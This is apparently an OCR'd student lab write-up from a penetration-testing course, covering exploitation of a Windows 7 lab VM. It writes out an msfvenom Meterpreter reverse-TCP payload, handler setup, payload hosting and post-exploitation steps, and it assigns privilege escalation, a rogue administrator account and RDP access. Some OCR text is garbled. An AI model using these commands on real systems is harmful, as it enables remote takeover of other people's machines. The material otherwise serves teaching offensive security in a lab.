
- Payload Name: Use your MIDAS ID (for example, pjiang.exe)
- Listening port: ***DDMMYY*** (It is based on your current timestamp. For example, today's date is March 9th, 2023. Then, you should configure the listening port as 9323.)




Used exploit/multi/handler, then command set payload windows/meterpreter/reverse_tcp. Set lhost: 192.168.10.13 internal kail and lport:18323. Then command exploit to start reverse tcp handler.



Command: msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.10.13 lport=18323 -f exe aschn014.exe to create downloadable payload. Then started webserver with: service apache2 start command. Then copied aschn014.exe to web server using: cp aschn014.exe. /var/www/html




aschn014.exe downloaded and run on win 7 machine.




Successful meterpreter session started on win 7 target 192.168.10.9

[Post-exploitation] Once you have established the reverse shell connection to the target Windows 7, complete the following tasks in your meterpreter shell:


1. Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. **(10 pt)**



Used meterpreter command screenshot to get below screenshot of target windows 7 target machine.


Kali - Internal Workstation on CY301-ASCHN014 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Firefox ESR Sat 15:18
kYRYvCMC.jpeg (JPEG Image, 1024 × 768 pixels) - Scaled (91%) - Mozilla Firefox
about:sessionrestore
kYRYvCMC.jpeg (JPEG
file:///root/kYRYvCMC.jpeg
Nessus Home Kali Linux Kali Docs Kali Tools Exploit-DB Most Visited
Recycle Bin
3:17 PM
3/18/2023
Status: Running
Hyper-V Manager
Kali - Internal Work...
Windows 7 on CY3...
3:18 PM
3/18/2023
contact the IT
3-3192 | itshelp@

2. Create a text file on the attacker Kali named "IMadeIT-YourMIDAS.txt" (replace YourMIDAS with your university MIDAS ID) and put the current timestamp in the file. Upload this file to the target's desktop. Then log in to Windows 7 VM and check if the file exists. You need to show me the command that uploads the file. **(20 pt)**



Used touch IMadeIT-aschn01418323.txt command to create txt file. Then meterpreter command upload IMadeIT-aschn01418323.txt c:\\users\window\ 7\desktop to upload text file to desktop of windows 7 target machine. Screenshot of successful upload listed below.

[Privilege escalation, extra credit] Background your current session, then gain administrator-level privileges on the remote system (**10 pt**). After you escalate the privilege, complete the following tasks:

3. Create a malicious account with your name and add this account to the administrator group. You need to complete this step on the Attacker Side. **(5 pt)**
4. Remote access to the malicious account created in the previous step and browse the files belonging to the user, "Windows 7", in RDP. **(5 pt)**

Task D. Extra Credit (10 points)

- Find another exploit that targets on either Windows XP or Windows Server 2008.